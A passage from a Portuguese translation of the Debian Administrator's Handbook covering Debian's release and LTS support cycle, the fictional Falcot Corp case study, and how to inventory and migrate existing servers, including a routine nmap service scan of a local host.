


Figura 1.3 Caminho de um pacote através das várias versões Debian

VOCABULÁRIO

Freeze: a casa arrumada

Durante o período de congelamento, o desenvolvimento do *Teste* é bloqueado; nenhuma atualização mais recente é permitida. Apenas os gerentes de lançamento são, então, autorizado a alterar , de acordo com seus próprios critérios. O objetivo é prevenir o aparecimento de novos bugs através da introdução de novas versões; apenas atualizações minuciosamente examinadas são autorizadas quando corrigir bugs significativos.

Após o lançamento de uma nova versão estável, o gerente da distribuição estável gerencia todo o desenvolvimento posterior (chamado de "revisões", ex: 7.1, 7.2, 7.3 para a versão 7.0). Essas atualizações incluem sistematicamente todos os patches de segurança. Eles também incluem as correções mais importantes (o mantenedor de um pacote deve comprovar a gravidade do problema que deseja corrigir a fim de ter suas atualizações incluídas).

No fim da viagem: Nossa pacote hipotético está agora incluído na distribuição estável. Esta viagem, não sem dificuldades, explica os atrasos significativos que separam os lançamentos do Debian Estável. Isso contribui, sobretudo, para sua reputação de qualidade. Além disso, a maioria dos usuários está satisfeita usando uma das três distribuições simultaneamente disponíveis. Os administradores de sistema, preocupados acima de tudo com a estabilidade de seus servidores, não precisam da última e melhor versão do GNOME; eles podem escolher o Debian Estável, e estarão satisfeitos. Os usuários finais, mais interessados nas versões mais recentes do GNOME ou KDE do que em uma estabilidade sólida, acharão o Debian Teste um bom meio-termo entre a ausência de problemas graves e softwares relativamente mais atuais. Finalmente, os desenvolvedores e usuários mais experientes podem desbravar a trilha, testando todos os últimos desenvolvimentos no Debian Instável direto da fonte, correndo o risco de sofrer as dores de cabeça e erros inerentes a qualquer nova versão de um programa. Cada um com o seu Debian!

CULTURA

GNOME and KDE, ambientes gráficos de desktop

GNOME (GNU Network Object Model Environment) e KDE (K Desktop Environment) são os dois ambientes gráficos de área de trabalho mais populares no mundo do software livre. Um ambiente de área de trabalho é um conjunto de programas agrupados para permitir o fácil gerenciamento das operações mais comuns através de uma interface gráfica. Eles geralmente incluem um gerenciador de arquivos, suíte de escritório, navegador web, programa de e-mail, acessórios multimídia, etc. A diferença mais visível reside na escolha da biblioteca gráfica utilizada: GNOME escolheu GTK+ (software livre licenciado sob a LGPL), e o KDE selecionou o Qt (um projeto mantido por uma empresa, agora licenciada sob a licença GPL e uma licença comercial).

- <http://www.gnome.org/>
- <http://www.kde.org/>




Figura 1.4 Trilha Cronológica de um pacote de programas do Debian

1.6.5. O Status *Estável Antiga* e *Estável Antiga Antiga*

Cada lançamento *Estável* tem uma expectativa de vida de 5 anos e cada lançamento tende a acontecer a cada 2 anos, pode acontecer de haver 3 lançamentos com suporte em dado momento do tempo. Quando um novo lançamento estável acontece, o lançamento anterior se torna *Estável Antiga* e o anterior a este se torna *Estável Antiga Antiga*.

Esse Suporte de Longo Prazo (Long Term Support - LTS) dos lançamentos Debian é uma iniciativa recente: contribuintes individuais e companhias juntaram forças para criar a equipe Debian LTS. Lançamentos antigos que não são mais suportados pela equipe de segurança do Debian ficam sob responsabilidade dessa nova equipe.

A equipe de segurança do Debian gerencia o suporte de segurança no lançamento *Estável* corrente e também no lançamento *Estável Antiga* (mas apenas o tempo necessário para garantir um ano de sobreposição com o lançamento estável corrente). Isso equivale, aproximadamente, a três anos de suporte para cada lançamento. A equipe do Debian LTS gerencia os (dois) últimos anos de suporte de segurança para que cada lançamento se beneficie por pelo menos 5 anos de suporte e que os usuários possam atualizar da versão N para a N+2.

► <https://wiki.debian.org/LTS>

COMUNIDADE

Companhias que patrocinam o esforço de LTS

O Suporte de Longo Prazo é um comprometimento difícil de fazer no Debian porque os voluntários tendem a evitar trabalho que não seja divertido. E prover suporte de segurança em softwares com 5 anos de idade é — para muitos contribuintes — muito menos divertido que empacotar novas versões do desenvolvedor ou desenvolver novos recursos.

Para dar vida a esse projeto, o projeto contou com o fato que suporte de longo prazo era particularmente relevante para empresas e que elas estariam dispostas a mutualizar os custos desse suporte de segurança.

O projeto iniciou em junho de 2014: algumas organizações permitiram que seus empregados contribuissem com parte de seu tempo para o Debian LTS enquanto que outras preferiram patrocinar o projeto com dinheiro para que contribuintes do Debian fossem pagos para fazer o trabalho que eles não fariam de graça. A maioria dos contribuintes Debian que queriam ser pagos para trabalhar no LTS se juntaram para criar uma proposta limpa de patrocínio gerenciada pela FreeXian (companhia do Raphaël Hertzog):

► <http://www.freexian.com/services/debian-lts.html>

A equipe Debian LTS ainda não é capaz de dar suporte a todos os pacotes do Debian de maneira apropriada, portanto os voluntários trabalham nos pacotes que eles priorizam enquanto que os contribuintes pagos priorizam os pacotes usados por seus patrocinadores.

O projeto está sempre a procura de novos patrocinadores: que tal a sua companhia? você pode deixar que um empregado trabalhe parte do tempo no suporte de longo prazo? você pode alocar um pequeno orçamento para suporte de segurança?

► <https://wiki.debian.org/LTS/Funding>



Falcot Corp


SMB

Forte Crescimento

Plano Estratégico

Migração

Redução de Custos



Apresentando o Estudo de Caso

2

Crescimento Rápidos das Necessidades de TI 34

Plano Estratégico 34

Por que uma Distribuição GNU/Linux? 35

Por que a Distribuição Debian? 37

Por que Debian Jessie? 38

No contexto deste livro, você é o administrador de sistemas de um pequeno negócio crescente. Chegou a hora de você redefinir o plano estratégico de sistemas de informação para o próximo ano em colaboração com seus diretores, você escolheu migrar progressivamente para o Debian, por razões tanto práticas quanto econômicas. Vamos olhar com mais detalhes o que espera por você...

Nós imaginamos esse estudo de caso para abordar todos os serviços de sistemas de informação modernos usados em empresas de médio porte. Após ler este livro, você terá todos os elementos necessários para instalar o Debian nos seus servidores e voar com suas próprias asas. Você também aprenderá como buscar eficientemente informações nos momentos de dificuldade.

2.1. Crescimento Rápidos das Necessidades de TI

Falcot Corp é uma fabricante de equipamentos de áudio de alta qualidade. A companhia está crescendo fortemente, e tem duas fábricas, uma em Saint-Étienne, e outra em Montpellier. A primeira tem por volta de 150 funcionários; e hospeda uma fábrica que produz alto-falantes, um laboratório de design, e todo o escritório administrativo. A fábrica de Montpellier é menor, com apenas 50 funcionários, e produz amplificadores.

NOTA Companhia fictícia criada para o estudo de caso	A empresa Falcot Corp estudada aqui é completamente fictícia. Qualquer semelhança com uma companhia existente é mera coincidência. Igualmente, certos exemplos dados neste livro também podem ser fictícios.
---	--

O sistema de computadores tem tido dificuldades de se manter junto ao crescimento da empresa, então agora eles estão determinados a completamente redefini-lo para se enquadrar nas metas estabelecidas pela gerência:

- infraestrutura moderna, facilmente escalável
- redução de custos de licenças graças ao uso de programas Open Source (Código Aberto);
- instalação de um site de comércio eletrônico, possivelmente B2B (negócio para negócio, i.e. conectando sistemas de informação entre diferentes empresas, como um fornecedor e seus clientes);
- melhoria significativa na segurança para melhor proteger segredos industriais relacionados a seus novos produtos.

Todos os sistemas de informação vão ser reformulados com estes objetivos em mente.

2.2. Plano Estratégico

Com a sua colaboração, a gerência de TI conduziu um estudo ligeiramente mais intenso, identificando algumas restrições e definindo um plano de migração para o sistema Open Source (Código Aberto) escolhido, Debian.

Uma restrição significativa identificada é o departamento de contas que usa um software específico, que somente funcionada no Microsoft Windows™. O laboratório, por sua vez, usa um programa para desenho que somente funciona no OS X™.



Figura 2.1 Visão global da rede da Falcot Corp

A mudança para o Debian será gradual; um negócio pequeno, com meios limitados, não pode mudar tudo do dia para a noite. Para começar, o pessoal de TI precisa ser treinado em administração do Debian. Os servidores precisam ser convertidos, começando pela infraestrutura (roteadores, firewall, etc). seguidos pelos serviços ao usuário (compartilhamento de arquivos, Internet, SMTP, etc.). Então os computadores do escritório serão gradualmente migrados para Debian, para cada departamento ser treinado (internamente) durante a implementação do novo sistema.

2.3. Por que uma Distribuição GNU/Linux?

VOLTA AO BÁSICO

Linux ou GNU/Linux?

Linux, como você já deve saber, é somente um kernel. As expressões, "distribuição Linux" e "sistema Linux" são, portanto, incorretas: elas são, em realidade, distribuições ou sistemas baseadas no Linux. Estas expressões falham ao não mencionar os programas que sempre completam este kernel, entre eles os programas desenvolvidos pelo Projeto GNU. O Dr. Richard Stallman, fundador deste projeto, insiste que a expressão "GNU/Linux" seja sistematicamente usada, de maneira a melhor reconhecer a importância das contribuições feitas pelo projeto GNU e seus princípios de liberdade nos quais foram fundados.

O Debian escolheu seguir essa recomendação, e, portanto, nomeou suas distribuições adequadamente (portanto, o último lançamento estável é o Debian GNU/Li-

Diversos fatores ditaram essa escolha. O administrador do sistema, que possui familiaridade com a distribuição, assegurou que a mesma estaria listada como candidata na revisão do sistema de computadores. Dificuldades econômicas e competição feroz tem limitado o orçamento para esta operação, apesar da sua importância crítica para o futuro da empresa. Este é o motivo ao qual soluções Open Source (Código Aberto) foram rapidamente escolhidas: diversos estudos recentes indicam que estes são menos caros do que as soluções proprietárias e com relação a qualidade do serviço é igual ou melhor, desde que pessoal qualificado para operá-los estejam disponíveis.

NA PRÁTICA	
Custo total de propriedade (TCO - Total cost of ownership)	<p>O Custo Total de Propriedade (TCO) é o total de dinheiro gasto com a posse ou aquisição de um item, neste caso referindo-se ao sistema operacional. Este preço inclui qualquer custo de licença, custo de treinamento de pessoas para trabalhar com o novo programa, a substituição das máquinas que são muito lentas, reparos adicionais, etc. Tudo decorrente diretamente da escolha inicial é levado em consideração.</p> <p>Este TCO, que varia de acordo com os critérios escolhidos na avaliação da mesma, é raramente significativo, em si. Contudo, é muito interessante comparar o TCO calculado de acordo com as mesmas regras. Este quadro de avaliação, portanto, é de suprema importância, e é fácil de manipular em ordem para desenhar uma conclusão predefinida. Portanto, o TCO para uma única máquina não faz sentido, desde que o custo do administrador também é refletido no número total de máquina que ele administra, um número que obviamente depende do sistema operacional e das ferramentas propostas.</p>

Entre os sistemas operacionais livres, o departamento de TI olhou para os sistemas BSD (OpenBSD, FreeBSD, e NetBSD), GNU Hurd, e distribuições Linux. GNU Hurd, o qual não lançou nenhuma versão estável, foi rejeitado imediatamente. A escolha é simplesmente entre BSD e Linux. O primeiro têm muitos méritos, especialmente em servidores. O pragmatismo, entretanto, levou à escolha do sistema Linux, já que a base instalada e a popularidade são ambos muito significativos e têm inúmeras consequências positivas. Uma destas Consequências é que é mais fácil encontrar pessoas qualificadas para administrar máquinas Linux do que técnicos com experiência em BSD. Além disso, o Linux se adapta mais rapidamente a novos hardwares do que os BSD (embora eles frequentemente fiquem pESCOÇO a pESCOÇO nessa corrida). Finalmente, as distribuições Linux são frequentemente mais adaptadas a interfaces gráficas amigáveis, indispensáveis aos novatos durante a migração de todas máquinas do escritório para o novo sistema.

ALTERNATIVA	
Debian GNU/kFreeBSD	<p>Desde o Debian <i>Squeeze</i>, é possível usar o Debian com o kernel do FreeBSD em computadores 32 e 64 bits; isto é o que as arquiteturas, <code>kfreebsd-i386</code> e <code>kfreebsd-amd64</code> significam. Embora estas arquiteturas não sejam "arquiteturas de lançamento oficial", cerca de 90% dos programas empacotados para o Debian estão disponíveis para elas.</p> <p>Estas arquiteturas podem ser apropriadas para serem escolhidas pelos administradores da Falcot Corp, especialmente para o firewall (o kernel suporta três tipos de firewall: IPF, IPFW, PF) ou para um NAS (sistema de armazenamento por rede, para o qual o sistema de arquivos ZFS foi testado e aprovado).</p>

2.4. Por que a Distribuição Debian?

Uma vez que a família Linux foi selecionada, uma opção mais específica deve ser feita. Novamente, os critérios a serem considerados são abundantes. A distribuição escolhida deve poder operar durante muitos anos, já que a migração de um para o outro implicaria custos adicionais (muito embora menores do que a migração entre dois sistemas operacionais completamente diferentes, como Windows ou OS X).

Sustentabilidade é, portanto, essencial, e deve garantir atualizações regulares e patches de segurança durante muitos anos. O tempo de atualização também é significativo, já que, com tantas máquinas para administrar, Falcot Corp não pode manejá-las essa operação complexa muito frequentemente. O departamento de TI, entretanto, insiste em rodar a última versão estável da distribuição, beneficiando-se assim de uma assistência técnica melhor, e garantindo patches de segurança. Na realidade, atualizações de segurança geralmente apenas são garantidas por um tempo limitado em distribuições mais antigas.

Finalmente, por razões de hegemonia e facilidade de administração, a mesma distribuição deve rodar em todos os servidores (alguns dos quais são máquinas Sparc, atualmente rodando Solaris) e computadores do escritório.

2.4.1. Distribuições Dirigidas Comercialmente e por uma Comunidade

Há duas principais categorias de distribuições Linux: dirigidas por uma empresa ou por uma comunidade. A primeira, desenvolvidas por empresas, são vendidas com serviço comercial de suporte. A última é desenvolvida de acordo com o mesmo modelo aberto assim como os programas livres pelos quais é composta.

Uma distribuição comercial terá, portanto, uma tendência a lançar versões mais frequentemente, afim de enfatizar atualizações e serviços associados. Seu futuro é diretamente associado ao sucesso comercial da companhia, e muitas já desapareceram (Caldera Linux, StormLinux, etc.).

Uma distribuição comunitária não segue nenhum calendário a não ser o seu próprio. Como o kernel do Linux, novas versões são lançadas quando estão disponíveis, nunca antes. Sua sobrevivência é garantida, enquanto houver desenvolvedores ou companhias para suportá-la.

Uma comparação de diversas distribuições Linux levou a escolha do Debian por diversos motivos:

- É uma distribuição comunitária, com o desenvolvimento garantido independentemente de qualquer restrição comercial; seus objetivos são, portanto, essencialmente de natureza técnica, que parecem favorecer a qualidade geral do produto.
- De todas distribuições comunitárias, é a mais significativa sob muitos pontos de vista: em números de contribuidores, número de pacotes de programas disponíveis, e anos de existência contínua. O tamanho de sua comunidade é testemunha incontestável de sua continuidade.

- Estatisticamente, novas versões são lançadas a cada 18 a 24 meses e com suporte por 5 anos, um planejamento que é agradável aos administradores.
- Uma pesquisa feitas com diversas companhias Francesas especializadas em programas livres mostrou que todas elas provêm assistência ao Debian; é também, para muitos deles, a sua distribuição escolhida, internalmente. Esta diversidade de provedores potenciais é um trunfo importante para a independência da Falcot Corp.
- Finalmente, o Debian está disponível em diversas arquiteturas, incluindo ppc64el para processadores OpenPOWER; o que tornará, portanto, ser possível instalar o Debian nos últimos servidores IBM da Falcot Corp.

NA PRÁTICA	
Suporte de Longo Prazo (LTS) do Debian	<p>O projeto do Debian LTS (Suporte de Longo Prazo) foi iniciado em 2014 e tem como objetivo prover 5 anos de suporte de segurança para todos os lançamentos estáveis do Debian. Como o LTS é de prima importância para organizações de grandes implementações, o projeto tenta reunir recursos a partir de companhias que usam o Debian.</p> <p>► https://wiki.debian.org/LTS</p> <p>A Falcot Corp não é grande o suficiente para ceder um membro de sua equipe de TI para contribuir com o projeto LTS, então a companhia optou por se inscrever no contrato Debian LTS da FreeXian e fornecer suporte financeiro. Graças a isso, os administradores da Falcot sabem que os pacotes que eles usam serão cuidados com prioridade e eles tem contato direto com a equipe LTS em caso de problemas.</p> <p>► https://wiki.debian.org/LTS/Funding</p> <p>► http://www.freexian.com/services/debian-lts.html</p>

Uma vez o Debian sendo escolhido, a questão de qual versão a ser usada deve ser decidida. Vamos ver por que os administradores escolheram o Debian Jessie.

2.5. Por que Debian Jessie?

Cada lançamento do Debian nasce como uma distribuição em constante mudança, também chamada de “*Testing*”. Mas no momento em que nós escrevemos estas linhas, Debian Jessie é a última versão “Estável (“*Stable*”)” do Debian.

A escolha do Debian Jessie é bem justificada baseado no fato de que qualquer administrador preocupado com a qualidade dos seus servidores irá naturalmente gravitar ao redor da versão estável do Debian. Mesmo se a versão estável anterior ainda for suportada por um tempo, os administradores da Falcot não consideram ela uma opção por que seu período de suporte não vai ser longo o suficiente e por que a nova versão trás funcionalidades interessantes nas quais eles estão interessados.



**Configuração
Existente
Reutilização
Migração**



3

Analizando a Configuração Existente e Migrando

Coexistência em Ambientes Heterogêneos 42

Como Migrar 43

Qualquer revisão de sistema computacional deve levar em consideração o sistema existente. Isto permite a reutilização de recursos disponíveis o máximo possível e garante a interoperabilidade de vários elementos que compreendem o sistema. Este estudo irá introduzir uma estrutura genérica a ser seguida em qualquer migração de uma infraestrutura computacional para Linux.

3.1. Coexistência em Ambientes Heterogêneos

Debian integra muito bem em todos os tipos de ambientes existentes e lida muito bem com qualquer outro sistema operacional. Esta quase-perfeita harmonia vem de uma pressão de mercado que demanda que os editores de software desenvolvam programas que sigam padrões. Conformidades com padrões permitem que administradores troquem programas: clientes ou servidores, sendo livres ou não.

3.1.1. Integração com Máquinas Windows

O suporte a SMB/CIFS do Samba garante excelente comunicação em um contexto Windows. Ele compartilha arquivos e filas de impressão com clientes Windows e inclui software que permite a uma máquina Linux utilizar recursos disponíveis em um servidor Windows.

FERRAMENTA

Samba

A última versão do Samba pode substituir a maioria dos recursos do Windows: desde aquelas simples do servidor Windows NT (autenticação, arquivos, filas de impressão, download de drivers de impressoras, DFS, etc.) até as mais avançadas (controlador de domínio compatível com Active Directory).

3.1.2. Integração com máquinas OS X

máquinas OS X fornecem, e podem usar, serviços de rede tais como servidores de arquivos e compartilhamento de impressão. Estes serviços são publicados na rede local, o que possibilita que outras máquinas descubram e usem tais serviços sem qualquer configuração manual, usando a implementação Bonjour da suite de protocolos zeroconf. O Debian inclui outra implementação, chamada Avahi, que fornece a mesma funcionalidade.

No outro sentido, o daemon Netatalk pode ser usado para fornecer servidores de arquivos para máquinas OS X na rede. Ele implementa o protocolo AFP (AppleShare) assim como as notificações necessárias para que os servidores possam ser autodescobertos pelos clientes OS X.

Antigas redes Mac OS (antes do OS X) usavam um protocolo diferente chamado Appletalk. Para ambientes envolvendo máquinas usando este protocolo, o Netatalk também fornece o protocolo AppleTalk (na verdade, ele começou como uma reimplementação deste protocolo). Ele garante a operação do servidor de arquivos e filas de impressão, bem como um servidor de hora (sincronização de relógio). Suas funções de roteador permitem interconexão com redes Appletalk.

3.1.3. Integração com Outras Máquinas Linux/Unix

Finalmente, NFS e NIS, ambos incluídos, garantem interação com sistemas Unix. NFS garante funcionalidade como servidor de arquivos, enquanto NIS cria diretórios de usuários. A camada de impressão BSD, usada por muitos sistemas Unix, também permite o compartilhamento de filas de impressão.



Figura 3.1 Coexistência do Debian com OS X, Windows e sistemas Unix

3.2. Como Migrar

Para garantir a continuidade dos serviços, cada migração de computador deve ser planejada e executada de acordo com o plano. Este princípio se aplica independente do sistema operacional utilizado.

3.2.1. Pesquisar e Identificar Serviços

Tão simples quanto parece, este passo é essencial. Um administrador sério sabe realmente quais são os principais papéis de cada servidor, mas estes papéis podem mudar, e as vezes usuários experientes podem ter instalado serviços "selvagens". Sabendo que eles existem irá pelo menos permitir que você decida o que fazer com eles, em vez de excluí-los ao acaso.

Para este propósito, é sábio informar aos seus usuários do projeto antes de migrar os servidores. Para envolvê-los no projeto, pode ser útil instalar os programas de software livre mais comuns em suas máquinas antes da migração, com os quais eles irão se deparar novamente após a migração para o Debian; LibreOffice e a suíte de aplicativos Mozilla são os melhores exemplos aqui.

Rede e Processos

A ferramenta `nmap` (contida no pacote de mesmo nome) irá rapidamente identificar Serviços de Internet hospedados por uma máquina conectada na rede sem a necessidade de se logar. Simplesmente chame o seguinte comando em outra máquina conectada na mesma rede:

```
$ nmap mirwiz
Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-24 11:34 CET
Nmap scan report for mirwiz (192.168.1.104)
```

```

Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

```

ALTERNATIVA

Use o `netstat` para encontrar a lista de serviços disponíveis

INDO ALÉM

IPv6

Alguns comandos de rede podem funcionar com IPv4 (o padrão geralmente) ou com IPv6. Entre eles estão o nmap e o netstat, mas também outros, como o route ou o ip. A convenção é que este comportamento seja habilitado pela opção de comandos de linha -6.

Se o servidor é uma máquina Unix oferecendo contas shell a usuários, é interessante determinar se processos são executados em segundo plano na ausência de seus donos. O comando ps auxw exibe uma lista de todos os processos com suas identidades de usuários. Checando esta informação contra a saída do comando who, que mostra uma lista de usuários logados, é possível identificar servidores ladões ou não-declarados ou programas rodando em segundo plano. Olhando para crontabs (tabelas listando ações automáticas agendadas por usuários) irá, muitas vezes, fornecer informações interessantes sobre funções cumpridas pelo servidor (uma explicação completa do cron está disponível em Seção 9.7, “[Agendando Tarefas com cron e atd](#)” [213]).

Em qualquer caso, é essencial fazer backup de seus servidores: isto permite a recuperação de informações após o fato, quando usuários irão reportar problemas específicos devido a migração.

3.2.2. Fazendo Backup da Configuração

É sábio manter a configuração de cada serviço identificado para poder instalar o equivalente no servidor atualizado. O mínimo é fazer uma cópia de segurança dos arquivos de configuração.

Para máquinas Unix, os arquivos de configuração são normalmente encontrados em /etc/, mas eles podem estar localizados em um sub-diretório de /usr/local/. Este é o caso se um programa foi instalado a partir dos fontes, ao invés de um pacote. Em alguns casos, também podem ser encontrados em /opt/.

Para serviços de gestão de dados (como em bancos de dados), é fortemente recomendado exportar os dados para um formato padrão que seja facilmente importado pelo novo software. Tal formato é usualmente em modo texto e documentado; ele pode ser, por exemplo, um dump SQL para um banco de dados, ou um arquivo LDIF para um servidor LDAP.



Figura 3.2 Backups de bancos de dados

Cada software de servidor é diferente, e é impossível descrever todos os casos existentes em detalhes. Compare a documentação do software existente com a do novo para identificar as porções exportáveis (portanto, re-importáveis) e as que requerem manipulação manual. A leitura deste livro vaiclarear a configuração dos principais programas de servidor Linux.

3.2.3. Assumindo um servidor Debian existente

Para assumir efetivamente sua manutenção, deve se analisar uma máquina que já esteja rodando o Debian.

O primeiro arquivo a verificar é o `/etc/debian_version`, que usualmente contém o número de versão para o sistema Debian instalado (ele é parte do pacote `base-files`). Se ele indica `codename/sid`, significa que o sistema foi atualizado com pacotes vindos de uma das distribuições de desenvolvimento (tanto testing quanto unstable).

O programa `apt-show-versions` (do pacote Debian de mesmo nome) verifica a lista de pacotes instalados e identifica as versões disponíveis. O `aptitude` pode também ser usado para estas tarefas, embora de uma maneira menos sistemática.

Uma olhada no arquivo `/etc/apt/sources.list` (e no diretório `/etc/apt/sources.list.d/`) mostrará de onde os pacotes debian instalados costumam vir. Se muitas fontes desconhecidas aparecem, o administrador pode escolher reinstalar o sistema do computador para garantir compatibilidade ótima com o software fornecido com o Debian.

O arquivo `sources.list` geralmente é um bom indicador: a maioria dos administradores mantém, pelo menos comentada, a lista de fontes APT anteriormente usadas. Mas você não deve esquecer que fontes usadas no passado podem ter sido apagadas, e que alguns pacotes podem ter sido baixados da internet e instalados manualmente (com o comando `dpkg`). Neste caso, a máquina não é tão "Debian padrão" quanto parece. É por isso que você deve prestar atenção em indicações de presença de pacotes externos (surgimento de arquivos `deb` em diretórios estranhos, números de versão com um sufixo especial `in:dicando` que é originado de fora do projeto

Debian, como um ubuntu ou lmde, etc.)

Da mesma forma, é interessante analizar o conteúdo da diretório `/usr/local/`, que deve conter os programas compilados e instalados manualmente. Listar os programas instalados desta maneira é instrutivo, já que se questiona o porque de não se ter usado o pacote Debian correspondente, se este existir.

OLHADA RÁPIDA

`cruft`

O pacote *cruft* se propõe a lista os arquivos disponíveis que não são de propriedade de nenhum pacote. Ele tem alguns filtros (mais ou menos efetivos, e mais ou menos atualizados) para evitar botar no relatório alguns arquivos legítimos (arquivos gerados por pacotes Debian, ou arquivos de configuração gerados não-controlados pelo `dpkg`, etc.).

Cuidado para não apagar arbitrariamente tudo que o *cruft* venha a listar!

3.2.4. Instalando o Debian

Com toda a informação no servidor atual agora conhecida, podemos desligá-lo e começar a instalar o Debian nele.

Para escolher a versão apropriada, devemos conhecer a arquitetura do computador. Se for um PC relativamente novo, é provável que seja um amd64 (PCs mais antigos normalmente são i386). Caso contrário, podemos restringir as possibilidades de acordo com o sistema usado anteriormente.

Tabela 3.1 não pretende ser exaustiva, mas útil. de qualquer forma, a documentação original do computador é a fonte mais confiável para encontrar esta informação.

Sistema Operacional	Arquitetura(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
